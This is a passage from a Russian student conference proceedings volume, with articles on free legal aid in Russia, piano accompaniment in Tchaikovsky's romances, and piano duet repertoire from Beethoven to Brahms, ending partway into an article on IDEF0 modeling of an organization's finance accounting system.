- порядок и случаи предоставления бесплатной юридической помощи,
- права, свободы и законные интересы граждан, права и законные интересы юридических лиц, а также способы их защиты, содержание обязанностей граждан и юридических лиц и порядок их исполнения,
- компетенцию и деятельность федеральных и региональных органов исполнительной власти, органов государственной власти субъектов РФ, органов управления государственных внебюджетных фондов, органов местного самоуправления и полномочия их должностных лиц,
- правила предоставления государственных и муниципальных услуг,

- основания, условия и процедура обжалования решений и действий государственных органов, органов управления государственных внебюджетных фондов, органов местного самоуправления, их подведомственных учреждений и должностных лиц,

- порядок совершения юридически значимых действий граждан и типичные правовые ошибки при их совершении.

Целью данной информации является обеспечение гражданам доступа к правовой информации и содействие правовому самосознанию в целях улучшения взаимодействия граждан с государственными органами и исполнение их прав и обязанностей.

Таким образом, в результате исследования выявлены важные нормативные и правовые аспекты, связанные с предоставлением данного вида помощи. Следует отметить, что дальнейшее развитие и совершенствование системы бесплатной юридической помощи требует уточнения критериев назначения, обеспечения устойчивого финансирования, повышения качества оказываемых услуг и информирования граждан о возможностях получения бесплатной юридической помощи. Система бесплатной юридической помощи должна стать важной составляющей обеспечения доступа граждан к правосудию и защите их прав.

Использованные источники:

1. Конституция Российской Федерации (принята всенародным голосованием 12.12.1993 с изменениями, одобренными в ходе общероссийского голосования 01.07.2020) [Электронный ресурс]. - Текст Конституции опубликован в "Российской газете" от 25 декабря 1993 г. N 237.
2. Комкова Г.Н. Конституционные гарантии прав человека в России: понятие и классификация // Известия высших учебных заведений. Поволжский регион. Общественные науки. 2016. № 3 (39). С. 31.
3. О бесплатной юридической помощи в Российской Федерации: Федеральный закон от 21 ноября 2011 г. № 324-ФЗ// Текст Федерального закона опубликован в "Российской газете" от 23 ноября 2011 г. N 263, на "Официальном интернет-портале правовой информации" (www.pravo.gov.ru) 21 ноября 2011 г., в "Парламентской газете" от 24 ноября 2011 г. N 50, в Собрании законодательства Российской Федерации от 28 ноября 2011 г. N 48 ст. 6725.
4. Литвинова К. В. О бесплатной юридической помощи в РФ: нормативные и правовые аспекты // Вестник науки. 2024. № 3 (72). С. 34-38.
5. Кузнецова, Е. В. Правовые основы оказания бесплатной юридической помощи в Российской Федерации на современном этапе / Е. В. Кузнецова. — Текст : непосредственный // Актуальные проблемы права : материалы IV Междунар. науч. конф. (г. Москва, ноябрь 2015 г.). — Москва : Буки-Веди, 2015. — С. 133-136. — URL: <https://moluch.ru/conf/law/archive/179/9063/> (дата обращения: 20.01.2025).

*Крючкова Н.В.
студент магистратуры
юридический факультет
Владимирский филиал РАНХиГС
г. Владимир
научный руководитель: Грунина В.А. канд. юрид. наук
доцент
кафедра теории и истории государства и права
Владимирский филиал РАНХиГС
г. Владимир*

НЕКОТОРЫЕ ПРОБЛЕМЫ РЕАЛИЗАЦИИ ПРАВА НА БЕСПЛАТНУЮ ЮРИДИЧЕСКУЮ ПОМОЩЬ

***Аннотация:** Конституцией Россия провозглашена правовым государством, поэтому необходимо повышать уровень правосознания граждан и следует идти по пути упрощения системы получения гражданами бесплатной юридической помощи. Малоимущие и социально незащищенные граждане должны получать юридическую помощь бесплатно. Сегодня нормативно-правовой базы недостаточно для оказания качественной бесплатной юридической помощи населению. Технические и организационные вопросы на юридическом уровне до сих пор не решены. Принципиально важным представляется изменение законодательства в направлении обеспечения каждого гражданина, независимо от места жительства или иных обстоятельств, возможностью получения «первичной» юридической помощи по любым правовым вопросам на бесплатной основе.*

***Ключевые слова:** бесплатная юридическая помощь, квалифицированная помощь, гражданское судопроизводство, правосудие, доступность правосудия, проблема неосведомленности населения, адвокат, юридическая клиника, малообеспеченные граждане, уровень квалификации, конституционные права.*

*Kryuchkova N.V.
Graduate student
Faculty of Law
Vladimir branch of the RANEPА
Vladimir
scientific supervisor: Grunina V.A. PhD. jurid. PhD,
Associate Professor
Department of Theory and History of State and Law
Vladimir branch of RANEPА
Vladimir*

SOME PROBLEMS OF EXERCISING THE RIGHT TO FREE LEGAL AID

Abstract: *Russia is proclaimed by the Constitution to be a state governed by the rule of law, therefore it is necessary to raise the level of legal awareness of citizens and follow the path of simplifying the system for citizens to receive free legal aid. Poor and socially vulnerable citizens should receive legal aid free of charge. Today, the regulatory framework is insufficient to provide high-quality free legal aid to the public. Technical and organizational issues at the legal level have not yet been resolved. It is fundamentally important to change the legislation in the direction of providing every citizen, regardless of their place of residence or other circumstances, with the opportunity to receive "primary" legal assistance on any legal issues free of charge.*

Keywords: *free legal aid, qualified assistance, civil proceedings, justice, accessibility of justice, the problem of ignorance of the population, lawyer, law clinic, low-income citizens, skill level, constitutional rights.*

Федеральный закон «О бесплатной юридической помощи в Российской Федерации» от 21.11.2011 № Э24-ФЗ действует на территории России с 15 января 2012 г., то есть уже более 10 лет[1]. За это время в Федеральный закон «О бесплатной юридической помощи в Российской Федерации» неоднократно вносились изменения, что объясняется запросами практики и направлением государственной политики в области обеспечения граждан бесплатной юридической помощью. Несмотря на этот факт, при реализации прав граждан Российской Федерации на получение бесплатной квалифицированной юридической помощи до настоящего времени существует ряд проблем, пока не нашедших своего решения.

Многие люди не могут себе позволить оплатить услуги адвоката или юриста, что может привести к нарушению их прав и интересов. Бесплатная юридическая помощь позволяет обеспечить доступность правосудия для всех слоев населения, в том числе для людей с низким доходом, малообеспеченных граждан, пенсионеров и других социально уязвимых групп. Кроме того, бесплатная юридическая помощь способствует повышению правовой культуры и сознательности граждан, что в свою очередь способствует укреплению правового государства и защите прав и свобод граждан. В связи с этим, вопрос обеспечения доступности бесплатной юридической помощи остается актуальным и требует постоянного внимания со стороны государства и общественных организаций[2].

Оказывать юридическую помощь в Российской Федерации призваны адвокатура, нотариат, частные детективные и охранные службы, государственные юридические бюро, общественные организации и объединения, правозащитные организации и др.

Представляет особый интерес объем правовой помощи, который может быть получен субъектами в рамках обращения в юридические клиники, созданные образовательными организациями высшего образования. В силу того, что правовая помощь оказывается обучающимися по юридической специальности, законодатель предусмотрел следующие виды бесплатной юридической помощи, оказываемой юридическими клиниками: правовое консультирование в устной или письменной форме, составление заявлений, жалоб, ходатайств и других документов правового характера (ч. 4 ст. 23 Федерального закона «О бесплатной юридической помощи в Российской Федерации»).

Анализируя опыт работы юридической клиники при Омской юридической академии, Д.Н. Поляков отмечает, что отказ от оказания представления интересов граждан относится к основам клинической работы: «... клиника не должна отвлекать студентов от аудиторных занятий, а, наоборот, еще больше привлекать к ним»[3].

Кроме того, государство гарантирует своим гражданам защиту и покровительство за ее пределами (ч. 2 ст. 62 Конституции РФ). Юридическую помощь гражданам РФ за рубежом со стороны Российской Федерации оказывают консульские учреждения[4].

Одной из основных проблем оказания бесплатной юридической помощи в России является недостаточное финансирование данной сферы. Бюджетные средства, выделяемые на бесплатную юридическую помощь, не всегда позволяют обеспечить ее доступность для всех нуждающихся. Кроме того, не всегда эти средства используются эффективно и рационально[5].

Еще одной проблемой является недостаточное количество юристов и адвокатов, готовых работать на условиях бесплатной помощи. Многие специалисты предпочитают работать на коммерческой основе, поскольку это более выгодно для них. Кроме того, не все адвокаты и юристы имеют достаточный уровень квалификации для оказания бесплатной юридической помощи.

Также в России отсутствует единая система оказания бесплатной юридической помощи. В разных регионах России эта система может отличаться, что создает неравенство в доступе к правосудию для граждан. Многие исследователи выделяют в качестве серьезной проблемы отсутствие единого подхода в нормативных правовых актах субъектов Российской Федерации, регулирующих вопросы оказания бесплатной юридической помощи.

Наконец, еще одной проблемой является недостаточная информированность граждан о возможности получения бесплатной юридической помощи. Многие люди даже не знают о существовании такой услуги или не знают, как ее получить.

Таким образом, реализация конституционного права на квалифицированную юридическую помощь требует построения эффективной

системы реализации государственной политики в сфере оказания юридической помощи и правового просвещения граждан. Проблемы оказания бесплатной юридической помощи в России требуют решения со стороны государства и общественных организаций.

Принципиально важным представляется изменение законодательства в направлении обеспечения каждого гражданина, независимо от места жительства или иных обстоятельств, возможностью получения «первичной» юридической помощи по любым правовым вопросам на бесплатной основе. Кроме того, необходимо увеличивать финансирование данной сферы, повышать квалификацию специалистов, создавать единую систему оказания бесплатной юридической помощи и информировать граждан о возможностях получения данной услуги.

Использованные источники:

1. О бесплатной юридической помощи в Российской Федерации: Федеральный закон от 21 ноября 2011 г. № 324-ФЗ// Текст Федерального закона опубликован в "Российской газете" от 23 ноября 2011 г. N 263, на "Официальном интернет-портале правовой информации" (www.pravo.gov.ru) 21 ноября 2011 г., в "Парламентской газете" от 24 ноября 2011 г. N 50, в Собрании законодательства Российской Федерации от 28 ноября 2011 г. N 48 ст. 6725
2. Литвинова К. В. Проблемы реализации права на бесплатную юридическую помощь в РФ // Вестник науки. 2024. № 3 (72). С. 34-36.
3. Поляков Д.Н. Юридическая клиника как составляющая образовательной программы Омской юридической академии / Д.Н. Поляков // Актуальные проблемы гражданского права и процесса: Материалы всероссийской научно-практической конференции, Омск, 28 апреля 2017 года. - Омск: Омская юридическая академия, 2018. - С. 41
4. Конституция Российской Федерации (принята всенародным голосованием 12.12.1993 с изменениями, одобренными в ходе общероссийского голосования 01.07.2020) [Электронный ресурс]. - Текст Конституции опубликован в "Российской газете" от 25 декабря 1993 г. N 237.
5. Бесплатная квалифицированная юридическая помощь в России: теоретические и практические проблемы Т.В. Худойкина, С.Г. Евтеева// Журнал Сибирского федерального университета. Гуманитарные науки. 2013 6 (1) <https://elib.sfu-kras.ru/handle/2311/9473?show=full>(дата обращения: 20.01.2025).

*Лу Лучжоу
Аспирант-стажер
Российская академия музыки имени Гнесиных*

СПЕЦИФИКА ФОРТЕПИАННОГО АККОМПАНеМЕНТА В ВОКАЛЬНЫХ СОЧИНЕНИЯХ П.И. ЧАЙКОВСКОГО: АНАЛИЗ ТЕХНИЧЕСКИХ И ИНТЕРПРЕТАЦИОННЫХ ЗАДАЧ

***Аннотация:** В статье рассматривается роль фортепианного аккомпанемента в вокальных произведениях П. И. Чайковского, который выходит за рамки традиционного сопровождения, становясь важным элементом драматургии романса. Анализируются синтез музыки и текста, структурные особенности и технические сложности фортепианной партии, её влияние на эмоциональное содержание произведения. Предложены методические рекомендации по освоению аккомпанемента для студентов-концертмейстеров, подразумевая поэтапный анализ сложных мест, упражнения на ансамблевую чуткость и взаимодействие с вокалистом. Сделан вывод о необходимости гармоничного синтеза художественных и технических аспектов исполнения.*

***Ключевые слова:** фортепианный аккомпанемент, романсы Чайковского, ансамблевая чуткость, музыкальная драматургия, методика обучения, синтез музыки и слова.*

*Lu Luchzhou
Russian Academy of Music Gnesin*

THE SPECIFICS OF PIANO ACCOMPANIMENT IN THE VOCAL WORKS OF P.I. TCHAIKOVSKY: ANALYSIS OF TECHNICAL AND INTERPRETATIVE CHALLENGES

***Abstract:** The article examines the role of piano accompaniment in P. I. Tchaikovsky's vocal works, which transcends the boundaries of traditional accompaniment, becoming a significant element of the dramatic structure of the romance. The study analyzes the synthesis of music and text, structural features, technical complexities of the piano part, and its impact on the emotional content of the piece. Methodological recommendations are proposed for mastering accompaniment skills, targeting students specializing in collaborative piano performance. These include a step-by-step analysis of challenging sections, exercises to develop ensemble sensitivity, and strategies for interaction with vocalists. The conclusion emphasizes the necessity of a harmonious synthesis of artistic and technical aspects of performance.*

***Keywords:** piano accompaniment, Tchaikovsky's romances, ensemble sensitivity, musical dramaturgy, teaching methodology, synthesis of music and text.*

Роль фортепианного аккомпанемента в вокальных произведениях П.И. Чайковского выходит далеко за рамки технического сопровождения, становясь ключевым элементом в раскрытии драматургии романсов. Актуальность исследования обусловлена необходимостью глубокого понимания синтеза музыки и слова в творчестве композитора, где фортепиано не просто дублирует вокальную линию, но формирует эмоциональный подтекст, усиливает конфликт или лирическое высказывание.

Цель работы — выявить специфику фортепианной партии в романсах Чайковского и предложить методические подходы к её освоению, актуальные для студентов-концертмейстеров. Анализ нотного текста романсов демонстрирует уникальное взаимодействие гармонии, фактуры и поэтического содержания. В романсе «Средь шумного бала» (сл. А. Толстого) фортепианная партия имитирует вальсовый ритм бала через аккордовые фигурации в верхнем регистре, создавая иллюзию движения, но уже в тактах 10–12 гармония резко сгущается (септаккорды с задержаниями в тональности *cis-moll*), подчёркивая внутренний диссонанс лирического героя. Фактура здесь выполняет двойную роль: ритмическая пульсация поддерживает диалог с вокалом, а хроматизированные пассажи в левой руке (такты 15–18) символизируют «шум» внешнего мира, противопоставленный тишине воспоминаний [1].

В романсе «Нет, только тот, кто знал» (сл. И. Гёте) фортепиано становится равноправным участником драмы: в тактах 22–25 синкопированные аккорды в басу (*des-moll*) сталкиваются с распевной мелодией голоса, усиливая мотив фатальной обречённости. Ритмическая синхронизация здесь требует от исполнителя филигранной точности: например, в кульминационной фразе «Кто знал любовь, тот несёт её муку» (такты 30–33) триольные фигурации фортепиано должны совпадать с акцентами вокальной партии, создавая эффект нарастающего напряжения.

Связь ритмических структур с поэтическим текстом особенно ярко проявляется в романсе «Я ли в поле да не травушка была» (сл. И. Сурикова). Полиритмия в фортепианной партии (такты 8–12: триоли в правой руке против дуолей в левой) отражает фольклорную метрику стиха, а синкопированные акценты в тактах 14–17 имитируют интонации плача, усиливая трагический подтекст. При этом технические сложности — например, быстрые арпеджио в верхнем регистре (такты 20–22) — требуют от концертмейстера не только беглости, но и умения «дышать» вместе с певцом, гибко адаптируя темп к фразировке [2].

Собственно можно подчеркнуть, что фортепианный аккомпанемент Чайковского в вокальных сочинениях представляет собой сложный синтез технических и художественных задач, ведь его освоение предполагает не только анализ гармонии и ритма, но и погружение в поэтический контекст, где каждый штрих становится частью единого драматургического целого.

Динамика и агогика в фортепианном аккомпанементе Чайковского становятся инструментами, напрямую влияющими на эмоциональные кульминации вокальных произведений. В романсе «Средь шумного бала» динамические контрасты между *piano* и *forte* (например, такты 5–8) отражают внутренний конфликт лирического героя: тихие аккорды в верхнем регистре передают воспоминания о «деве в дымчатом облаке», тогда как внезапное усиление звука (такты 12–14) символизирует вторжение реальности. Агогика здесь работает как «дыхание» фразы: замедление в такте 9 («И грустен я, и тайно рад») подчёркивает двойственность эмоций, а ускорение в тактах 16–17 («И вижу я...») создаёт эффект нарастающей тревоги [3].

В романсе «Нет, только тот, кто знал» агогические отклонения в фортепианной партии (например, растяжение паузы перед кульминацией в такте 28) усиливают драматизм текста Гёте, давая певцу пространство для эмоционального акцента на слове «муку». Работа с певцом требует от концертмейстера баланса между поддержкой и творческой инициативой. В дуэте «Я ли в поле да не травушка была» (сл. И. Сурикова) фортепианная партия в тактах 10–14 имитирует народную подголосочную полифонию: левая рука ведёт басовый подголосок, а правая — вариативный орнамент, перекликающийся с вокальной мелодией. Концертмейстер должен избегать «навязывания» темпа: например, в тактах 18–22, где вокалист исполняет распевную фразу «Ах, ты доля, моя долюшка», фортепиано следует гибко реагировать на агогику певца, слегка замедляя триольные фигурации. Ключевой момент — такты 25–27: здесь аккорды в левой руке (*d-moll*) должны звучать весомо, но не заглушать кульминационное *forte* голоса на слове «горе», что безусловно требует контроля педали и точной артикуляции пальцев.

Методика разбора «трудных мест» в романсах Чайковского должна основываться на анализе их структурных и эмоциональных функций. Важно учитывать ритмическую сложность, полифоническую текстуру, нюансы мелодического развития и взаимодействие с вокальной партией. Например, синкопы, как в романсе «Нет, только тот, кто знал» (такты 22–25), требуют изоляции партии левой руки с целью отработки синкопированных аккордов под метроном, с акцентированием слабых долей. В процессе добавления вокала, даже мысленного, можно выстроить ритмический баланс. Арпеджио, как в «Средь шумного бала» (такты 20–22), нуждаются в легато-исполнении с выделением верхних нот, создающих эффект «парящего» звука [4]. Полезно прорабатывать арпеджио с изменениями динамики от *pianissimo* до *crescendo* и последующего *diminuendo*, чтобы усилить выразительность. Полифонические элементы, как в «Я ли в поле...» (такты 8–12), требуют разделения партии на слои.

Отработка же дуолей в левой руке и триолей в правой должна быть поэтапной, с особым вниманием к педали, чтобы избежать «грязи» в звучании. Постепенное соединение партий способствует ясности полифонии.

Ансамблевая чуткость развивается через упражнения, направленные на взаимодействие с партнёром. В частности техника «Зеркало», где студент исполняет фортепианную партию, следуя агогике другого исполнителя, позволяет адаптироваться к изменениям темпа и характера. Анализ поэзии перед разбором романса помогает выявить смысловые акценты текста, что важно для передачи эмоционального содержания, как, например, в «Средь шумного бала» с акцентами на ключевых словах. Импровизация в форме диалога, варьируя динамику и темп фортепианного вступления, помогает партнёру органично войти в заданную атмосферу произведения.

Фортепианный аккомпанемент в романсах П. И. Чайковского представляет собой сложный и многогранный феномен, объединяющий в себе техническое мастерство и глубокую эмоциональную чуткость, ведь конечно он не только сопровождает вокальную партию, но и становится равноправным участником музыкально-драматического диалога. Особенности аккомпанемента, в частности синкопы, арпеджио, полифонические текстуры и агогические отклонения, требуют от исполнителя глубокого анализа структуры произведения и осмысленной работы над его эмоциональным содержанием. Методика разбора трудных мест, основанная на поэтапной проработке технических элементов, внимательном отношении к взаимодействию с вокалистом и осознании поэтического контекста, позволяет раскрыть драматургию романса во всей её полноте. Воспитание ансамблевой чуткости и способность адаптироваться к нюансам вокальной интерпретации — это ключевые задачи, которые стоят перед студентами-концертмейстерами, изучающими романсы Чайковского.

Собственно поэтому, фортепианная партия становится неотъемлемой частью художественного замысла, превращая каждый романс в уникальное произведение, где музыка и слово соединяются в едином эмоциональном потоке.

Использованные источники:

1. Еланьсин Б. Работа над романсами П.И. Чайковского в классе концертмейстерского мастерства // Вестник Кемеровского государственного университета культуры и искусств. — 2023. — № 10. — С. 45–50.
2. Моисеев А. Загадка романса П. И. Чайковского «Простые слова» (ор. 60 № 5) // Научный вестник Московской консерватории. — 2021. — Т. 12, № 4. — С. 48–67.
3. Ли Х. Анализ романсов П.И. Чайковского ор. 47: «Кабы знала я, кабы ведала» и «Серенада Дон Жуана» // Вестник Кемеровского государственного университета культуры и искусств. — 2023. — № 5. — С. 12–18.
4. Долгова Д. К. А.С. Аренский «Вариации на тему Чайковского» ор. 35а // Вестник Кемеровского государственного университета культуры и искусств. — 2023. — № 3. — С. 22–28.

Лян Чэньлу
Аспирант-стажер
Российская академия музыки имени Гнесиных

ИНТЕРПРЕТАЦИЯ ДУЭТНОГО РЕПЕРТУАРА ДЛЯ ФОРТЕПИАНО В АНСАМБЛЕВОЙ ПРАКТИКЕ: ОТ БЕТХОВЕНА ДО БРАМСА

***Аннотация:** Статья посвящена исследованию интерпретации дуэтного репертуара для фортепиано в ансамблевой практике. Рассматривается историко-стилистический контекст произведений Л. Бетховена, Ф. Шуберта и И. Брамса. Особое внимание уделяется исполнительским аспектам работы над координацией, балансом и фразировкой в ансамбле. Приводится анализ конкретных произведений, в том числе и Сонату для фортепиано в четыре руки Л. Бетховена и Вальсы И. Брамса. В статье также обсуждаются современные подходы к интерпретации дуэтного репертуара в образовательной и концертной практике.*

***Ключевые слова:** фортепианный дуэт, ансамблевое исполнительство, интерпретация, Л. Бетховен, И. Брамс, музыкальная фразировка, баланс, ансамблевая практика.*

Liang Chenlu
Gnessin Russian Academy of Music

INTERPRETATION OF PIANO DUET REPERTOIRE IN ENSEMBLE PRACTICE: FROM BEETHOVEN TO BRAHMS

***Abstract:** The article explores the interpretation of piano duet repertoire within ensemble practice. It examines the historical and stylistic context of works by L. Beethoven, F. Schubert, and J. Brahms. Particular attention is given to the performance aspects of coordination, balance, and phrasing in an ensemble setting. The analysis includes specific works such as L. Beethoven's Sonata for Piano Four Hands and J. Brahms's Waltzes. The paper also discusses modern approaches to interpreting duet repertoire in educational and concert practice.*

***Keywords:** piano duet, ensemble performance, interpretation, L. Beethoven, J. Brahms, musical phrasing, balance, ensemble practice.*

Ансамблевое исполнительство на фортепиано, особенно в формате дуэтов, занимает важное место в музыкальной культуре. Дуэтный репертуар для фортепиано представляет собой уникальную область, сочетающую в себе как высокие исполнительские требования, так и богатство художественных возможностей. Изучение особенностей интерпретации произведений для фортепианных дуэтов способствует углублению понимания взаимодействия

исполнителей, совершенствованию их координации и музыкального мышления.

Актуальность исследования обусловлена необходимостью анализа интерпретационных подходов, применяемых при исполнении произведений таких выдающихся композиторов, как Людвиг ван Бетховен, Франц Шуберт и Иоганнес Брамс, безусловно все эти авторы внесли значительный вклад в развитие жанра, формируя новые исполнительские и художественные стандарты. В современном музыкальном образовании и практике такие исследования способствуют развитию ансамблевых навыков и изучению классических традиций в новых интерпретациях [1].

Целью данной статьи является анализ особенностей интерпретации дуэтного репертуара для фортепиано в ансамблевой практике, а также выявление их влияния на исполнительскую практику. Задачи исследования следующие:

- изучение историко-стилистического контекста произведений для фортепианных дуэтов на рубеже классицизма и романтизма;
- анализ вклада Л. Бетховена, Ф. Шуберта и И. Брамса в развитие дуэтного жанра;
- определение ключевых исполнительских подходов к интерпретации их произведений.

Дуэтный жанр для фортепиано получил своё развитие в эпоху классицизма, но особую популярность и расцвет он приобрёл на рубеже классицизма и романтизма. В этот период фортепианные дуэты стали не только удобным форматом для камерного музицирования, но и средством воплощения крупных художественных замыслов. Композиторы уделяли особое внимание взаимодействию двух исполнителей, гармоническому балансу и выразительности звучания [2].

Людвиг ван Бетховен внёс значительный вклад в развитие фортепианных дуэтов, продолжая традиции своих предшественников, но придавая жанру большую глубину и драматизм, его известнейшая Соната для фортепиано в четыре руки (оп. 6) демонстрирует не только сложность координации между партнёрами, но и яркую эмоциональную палитру. Бетховен активно использовал возможности дуэтного формата для передачи идеи диалога между исполнителями, что стало одним из основополагающих принципов ансамблевого исполнительства.

Франц Шуберт развил традиции Бетховена, придав дуэтному жанру романтическую выразительность, в сущности его произведения для фортепианных дуэтов, среди них выделяется «Фантазия фа минор» (D 940), они отличаются тонкой лирикой и богатством фактуры. Шуберт показал, как дуэт может служить средством глубокой эмоциональной передачи, сохраняя при этом техническую сложность и взаимосвязанность партий.

Иоганнес Брамс внёс в жанр дуэтов свои уникальные черты, сочетая строгость классической формы с интенсивной романтической выразительностью, ведь его «Вальсы» (оп. 39) для фортепиано в четыре руки представляют собой яркий пример того, как дуэтный репертуар может сочетать простоту танцевальной формы с богатством мелодических и гармонических решений. Брамс уделял своё особое внимание тонкостям фразировки, артикуляции и взаимодействию между исполнителями, что делает его произведения актуальными для изучения и исполнения в современном ансамблевом искусстве.

Собственно можно заключить, что вклад Бетховена, Шуберта и Брамса в развитие фортепианных дуэтов неоценим. Их произведения формируют основу репертуара, а их исполнительские особенности продолжают вдохновлять музыкантов и педагогов. Анализ историко-стилистического контекста даёт возможность глубже понять специфику дуэтного жанра и подходы к его интерпретации в ансамблевой практике [3].

Исполнение дуэтного репертуара для фортепиано связано с рядом сложностей, которые требуют особого внимания к координации и балансу между музыкантами, конечно же эти аспекты являются ключевыми при работе над ансамблевыми произведениями, так как нарушение равновесия или расхождения в темповой и ритмической точности могут существенно снизить качество исполнения. Координация между партнёрами требует не только технической подготовки, но и высокого уровня взаимопонимания, которое достигается через регулярные репетиции, взаимную адаптацию и выработку общего подхода к интерпретации. Баланс между партиями становится особенно важным в произведениях, где одна из партий содержит ведущую мелодическую линию, а другая выполняет аккомпанирующую функцию. В частности к примеру, в «Сонате для фортепиано в четыре руки» (оп. 6) Бетховена ведущая партия часто сосредоточена в верхнем регистре, что требует от исполнителей внимательного контроля над громкостью и тембром. Умение подавлять аккомпанементную партию при необходимости, сохраняя её ясность и чёткость, является важным исполнительским навыком. Фразировка и динамика играют решающую роль в интерпретации дуэтного репертуара. В произведениях Бетховена, как к примеру вышеупомянутая соната, фразировка подчёркивает драматизм и структурную ясность музыкального материала. Исполнители должны тщательно прорабатывать нюансы: от формирования коротких мелодических мотивов до построения крупных фраз, охватывающих несколько разделов произведения. Динамическое разнообразие в данном контексте способствует выделению ключевых моментов и обеспечивает выразительность исполнения. В произведениях Брамса, например, в «Вальсах» (оп. 39), фразировка приобретает более гибкий и интуитивный характер. Вальсы предполагают танцевальную лёгкость, что требует от исполнителей мастерства в создании тонких динамических переходов, при этом пристальное внимание следует

уделить ритмическому аспекту, так как соблюдение плавности и устойчивости ритма создаёт ощущение естественности и текучести музыкального материала [4].

Вальсы Брамса, несмотря на внешнюю простоту формы, требуют значительных усилий в работе над звуковым балансом, поскольку пересечения партий создают плотную фактуру, где каждая линия должна сохранять свою индивидуальность. При интерпретации дуэтного репертуара ключевым фактором является создание музыкального диалога между партнёрами, безусловно этот самый диалог предполагает не только точное выполнение своих партий, но и чуткое реагирование на интерпретационные решения партнёра, что безусловно особенно важно в произведениях с активным взаимодействием между партиями. В частности к примеру, в «Сонате» Бетховена партнёры должны чётко синхронизироваться в сложных переходах между разделами, а в «Вальсах» Брамса исполнители обязаны учитывать характерные ритмические акценты и смены темпа. Современные подходы к обучению и интерпретации дуэтного репертуара предполагают использование методик, направленных на развитие ансамблевого мышления. Среди таких методов можно выделить активное слушание, где партнёры анализируют свои записи, а также акцент на развитие чувства совместного ритма через упражнения. Интенсивная работа над согласованием динамики, артикуляции и тембрового разнообразия позволяет достичь более высокой степени взаимодействия. Важным элементом является внедрение анализа произведения на этапе подготовки: исполнители должны понимать форму, стилистические особенности и драматургическую линию произведения, что помогает выработать осмысленную интерпретацию.

Дуэтный репертуар для фортепиано играет ключевую роль в профессиональном становлении ансамблистов, способствуя развитию координации, музыкального мышления и умения взаимодействовать с партнёром [5]. Произведения Бетховена и Брамса служат яркими примерами художественной и технической сложности, позволяя исполнителям совершенствовать свои навыки в интерпретации классической и романтической музыки. В образовательной практике изучение дуэтного репертуара открывает широкие перспективы для развития ансамблевого мышления студентов. Использование современных методик, направленных на анализ структуры и взаимодействие партнёров, позволяет создать прочную основу для дальнейшего освоения камерной музыки. И именно поэтому, дуэтный репертуар продолжает оставаться важным звеном в подготовке высококвалифицированных музыкантов.

Использованные источники:

1. **Максимов Е. И.** История темповых обозначений в фортепианных произведениях Бетховена и методика их решения // Автореферат диссертации на соискание учёной степени доктора искусствоведения. — М.: Московская государственная консерватория имени П. И. Чайковского, 2019. — 44 с.

2. **Кириллина Л. В.** Бетховен. Жизнь и творчество. Т. 1. — СПб.: РХГА, 2014. — 656 с.
3. **Майкапар А.** Музыкальная интерпретация. — Н. Новгород: Открытый текст, 2004. — 192 с.
4. **Савшинский С. И.** Работа пианиста над музыкальным произведением. — Л.: Музыка, 1968. — 168 с.
5. **Нейгауз Г. Г.** Об искусстве фортепианной игры. — М.: Государственное музыкальное издательство, 1958. — 238 с.

*Малышев В.С.
студент магистратуры
Институт инженерных и цифровых технологий
НИУ «БелГУ»
Россия, г. Белгород*

*Малышева О.О.
студент магистратуры
Институт инженерных и цифровых технологий
НИУ «БелГУ»
Россия, г. Белгород*

*Подругин А.И.
преподаватель
НИУ «БелГУ»
Россия, г. Белгород*

*Подругина И.В.
преподаватель
НИУ «БелГУ»
Россия, г. Белгород*

ФУНКЦИОНАЛЬНОЕ МОДЕЛИРОВАНИЕ СИСТЕМЫ УЧЕТА ФИНАНСОВ НА НУЖДЫ ОРГАНИЗАЦИИ

Аннотация: в данной статье авторами проводится функциональное моделирование для дальнейшей автоматизации процесса.

Ключевые слова: автоматизация, финансовые ресурсы, моделирование.

*Malyshev V.S.,
Master's student
Institute of Engineering and Digital Technologies
National Research University "Belgorod State University"*

*Malysheva O.O.
Master's student
Institute of Engineering and Digital Technologies
National Research University "Belgorod State University"*

*Podprugin A.I.
lecturer
National Research University "BelSU"*

*Podprugina I.V.
teacher
National Research University "Belgorod State University"
Russia, Belgorod*

FUNCTIONAL MODELING OF THE FINANCIAL ACCOUNTING SYSTEM FOR THE NEEDS OF THE ORGANIZATION

Abstract: In this article, the outside development of an online platform for training in a design studio.

Keyword: development, design studio, automation.

Учет финансов является важным аспектом финансового благополучия. Он позволяет людям отслеживать свои доходы и расходы, планировать бюджет, ставить финансовые цели и достигать их. В последние годы наблюдается рост популярности приложений для учета личных финансов. Эти приложения позволяют пользователям легко и удобно вести учет своих финансов, используя смартфоны или планшеты. Организации могут использовать финансовые приложения для тех же целей, что и частные лица. Финансовое приложение может помочь облегчить информационную нагрузку. Именно этим обуславливается актуальность данной дипломной работы.

Цель данной работы заключается в совершенствовании процесса учета финансов и выделения бюджета на нужды организации за счет разработки информационной системы.

В настоящее время в финансовом секторе развивается и внедряется цифровая валюта, которая влияет на все финансовые операции. Под финансовыми операциями предполагается, какой-либо перевод денежных средств из своего банковского счета на счет получателю за какую-то услугу.

Существование таких технологий дает массу преимуществ. К ним можно отнести обеспечение удобства, так как теперь можно видеть всю денежную сумму в отличие от прошлого, где надо было постараться не потерять деньги. Следующее преимущество в том, что все деньги будут всегда рядом, в одном месте в электронном виде, занимая минимальное количество места. Так же плюсом является покупки и оплата в дистанционном формате сидя дома можно оплатить заказ и доставку на дом и нужная сумма сама переведется в качестве оплаты.

Организации тоже получают от таких инновационных технологий только положительные плюсы, так как финансовый учет цифровой валюты происходит без какого либо громоздких счетчиков банкнот, а просто через информационную систему, для которой как раз и разрабатывается цифровая валюта.

В наше время организациям, необходимы информационные инструменты. Потому что процессы закупки и снабжения организации включает в себя затраты на закупку сырья, расходы на доставку товаров, затраты на управление хранениями, выплаты заработной платы рабочим, анализ и оптимизация процессов.

Анализируя много схем схожих систем, стало выявляться несколько проблем, устранив которые сделает пользователям быстроту взаимодействия

внутри системы. Ниже показана диаграмма IDEF0 «Как есть», которая обрисовывает работу управления финансовыми ресурсами, без использования информационной системы (Рис. 1.).



Рис. 1. Диаграмма IDEF0 модели «Как есть»

Далее была проведена декомпозиция модели «Как есть» на пять блоков (Рис. 2.).

